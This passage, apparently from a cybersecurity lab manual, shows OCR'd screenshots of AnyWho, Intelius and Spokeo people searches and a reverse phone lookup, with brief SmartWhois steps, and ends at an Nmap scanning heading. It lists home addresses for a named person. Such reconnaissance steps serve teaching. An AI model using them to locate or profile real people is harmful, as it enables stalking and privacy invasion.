




Whois.com - Domain Names &
Mukesh Ambani Phone, Addres
1 richest person in the world - G
https://www.anywho.com/people/mukesh%20+ambani/
Apps
Gmail
YouTube
Maps
Translate
AnyWho
Finding People, Places, and Businesses
Yellow Pages
People Search
Reverse Phone Lookup
Find a Person
By Name | By Address | By Phone Number
First Name
Last Name
City
State
e.g. John
e.g. Smith
e.g. San Diego
All States
FIND
Information provided by Intelius.com
Showing page - 1 of all listings for Mukesh Ambani
Find more information on Intelius
Mukesh B Ambani
60 Lashaway Dr # 1, E Brookfield, MA 01515
View profile »
More information for Mukesh B Ambani
Email and Other Phone Lookup
Get Detailed Background Information
Get Public Records
View Property and Area Information
Social Network Profiles
Mukesh B Ambani
111 Lashaway Dr, East Brookfield, MA 01515-1722
View profile »
More information for Mukesh B Ambani
Email and Other Phone Lookup
Get Detailed Background Information
Get Public Records
View Property and Area Information
Social Network Profiles
Type here to search
ENG



Whois.com - Domain Names &
Mukesh Ambani Phone, Addres
1 richest person in the world - G
any valid us number - Google Se
https://www.anywho.com/people/mukesh%20+ambani/
Apps
Gmail
YouTube
Maps
Translate
AnyWho
Finding People, Places, and Businesses
Yellow Pages
People Search
Reverse Phone Lookup
Find a Person
By Name | By Address | By Phone Number
Area Code + Phone Number
(888) 888-8888
FIND
Information provided by Intelius.com
Showing page - 1 of all listings for Mukesh Ambani
Find more information on Intelius
Mukesh B Ambani
60 Lashaway Dr # 1, E Brookfield, MA 01515
View profile »
More information for Mukesh B Ambani
Email and Other Phone Lookup
Get Detailed Background Information
Get Public Records
View Property and Area Information
Social Network Profiles
Mukesh B Ambani
111 Lashaway Dr, East Brookfield, MA 01515-1722
View profile »
More information for Mukesh B Ambani
Email and Other Phone Lookup
Get Detailed Background Information
Get Public Records
View Property and Area Information
Social Network Profiles
Type here to search
ENG



Whois.com - Domain Names &
https://www.intelius.com/phone
1 richest person in the world - Go
any valid us number - Google Se
https://www.intelius.com/phone/search/?utm_source=AYWO&traffic[source]=AYWO&utm_medium=&traffic[medium]=&utm_campaign=&traffic[campaign]=:&utm_term=&traffic[term]=&utm_content=...
Apps
Gmail
YouTube
Maps
Translate
Reading li
AnyWho
POWERED BY INTELIUS
Please Confirm Your Search
You have started a Reverse Phone Lookup for the number (888) 888-8888. To begin the search process please confirm that this is the correct number. Please BEWARE that you could find surprising information about the owner of this number.
CONFIRM
Type here to search
ENG


Whois.com - Domain Names &
https://www.intelius.com/phone
1 richest person in the world - Go
any valid us number - Google Se
https://www.intelius.com/phone/search/?utm_source=AYWO&traffic[source]=AYWO&utm_medium=&traffic[medium]=&utm_campaign=&traffic[campaign]=:&utm_term=&traffic[term]=&utm_content=...
Apps
Gmail
YouTube
Maps
Translate
Reading li
AnyWho
POWERED BY INTELIUS
Please do not Refresh, Close, or Press the Back button on this page or your information may be lost
Search: (888) 888-8888
See Who Owns This Number
Your search for the number (888) 888-8888 has been initiated, in a few moments you will be able to access a full detailed report. This data may include the name, address, social media profiles and even photos of the owner of (888) 888-8888. You're one step closer to finding out who's behind this number.
01:23
Type here to search
ENG


Whois.com - Domain Names &
https://www.intelius.com/phone
1 richest person in the world - Go
any valid us number - Google Se
https://www.intelius.com/phone/search/?utm_source=AYWO&traffic[source]=AYWO&utm_medium=&traffic[medium]=&utm_campaign=&traffic[campaign]=:&utm_term=&traffic[term]=&utm_content=...
Apps
Gmail
YouTube
Maps
Translate
Reading li
AnyWho
POWERED BY INTELIUS
Please do not Refresh, Close, or Press the Back button on this page or your information may be lost
Search: (888) 888-8888
Secure Database Access
Our phone number database contains phone records for millions of people all across the United States. For that reason, security is our top priority and we don't want this information falling into the wrong hands. We use the most advanced technologies to ensure that this information is safe and secure.
00:54
Type here to search
ENG



Whois.com - Domain Names &
https://www.intelius.com/phone
1 richest person in the world - Go
any valid us number - Google Se
https://www.intelius.com/phone/search/?utm_source=AYWO&traffic[source]=AYWO&utm_medium=&traffic[medium]=&utm_campaign=&traffic[campaign]=:&utm_term=&traffic[term]=&utm_content=...
Apps
Gmail
YouTube
Maps
Translate
Reading li
AnyWho
POWERED BY INTELIUS
Please do not Refresh, Close, or Press the Back button on this page or your information may be lost
Search: (888) 888-8888
Report Preview Access
You will have access to the report preview for (888) 888-8888. The full report could contain all sorts of personal information about the owner. This information may include the name, addresses, additional contact information, social media accounts, photos, and more.
00:36
Type here to search
ENG


Whois.com - Domain Names &
https://www.intelius.com/phone
1 richest person in the world - G
any valid us number - Google Se
https://www.intelius.com/phone/search/?utm_source=AYWO&traffic[source]=AYWO&utm_medium=&traffic[medium]=&utm_campaign=&traffic[campaign]=&utm_term=&traffic[term]=&utm_content=...
Apps
Gmail
YouTube
Maps
Translate
Reading li
AnyWho
POWERED BY INTELIUS
Please do not Refresh, Close, or Press the Back button on this page or your information may be lost
Search: (888) 888-8888
Social Media Data
Our Social Network Search scours hundreds of sites to help you expose the owner of (888) 888-8888. This potentially shocking information may contain pictures of the owner as well as links to their social media accounts. We search Facebook, Twitter, YouTube, LinkedIn and many more.
00:12
Type here to search
ENG



Whois.com - Domain Names &
https://www.intelius.com/phone
1 richest person in the world - G
any valid us number - Google Se
https://www.intelius.com/phone/search/?utm_source=AYWO&traffic[source]=AYWO&utm_medium=&traffic[medium]=&utm_campaign=&traffic[campaign]=&utm_term=&traffic[term]=&utm_content=...
Apps
Gmail
YouTube
Maps
Translate
Reading li
POWERED BY INTELIUS
Please do not Refresh, Close, or Press the Back button on this page or your information may be lost
Report Preview Ready
READY
(888) 888-8888
We have compiled the information into an easy to read format. Please do not use this powerful information to stalk, exploit or threaten anyone in any way. You may be surprised at what you find. Click "View Report" below to see your report preview on (888) 888-8888.
VIEW REPORT
Type here to search
ENG

C) Using Spokeo.com

Step 1 : Open your browser and search for www.spokeo.com and enter your query for search.




Step 2 : you will get the relevant result of your search.




D)Using tamos.com

Step 1 : Open your browser and search for www.tamos.com



Step 2 : Download the “SmartWhois” file.




Practical No : 02

Aim : Use Nmap scanner to perform port scanning of various forms -ACK , SYN , FIN , NULL , XMAS

